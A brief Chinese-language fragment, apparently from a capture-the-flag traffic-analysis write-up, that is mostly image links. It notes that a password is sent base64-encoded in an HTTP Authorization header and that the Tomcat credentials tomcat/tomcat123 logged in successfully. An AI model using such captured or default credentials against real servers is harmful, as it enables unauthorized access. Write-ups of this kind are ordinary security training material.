
密码在Authorization:中传输,一眼base64

密码tomcat\tomcat123成功登录
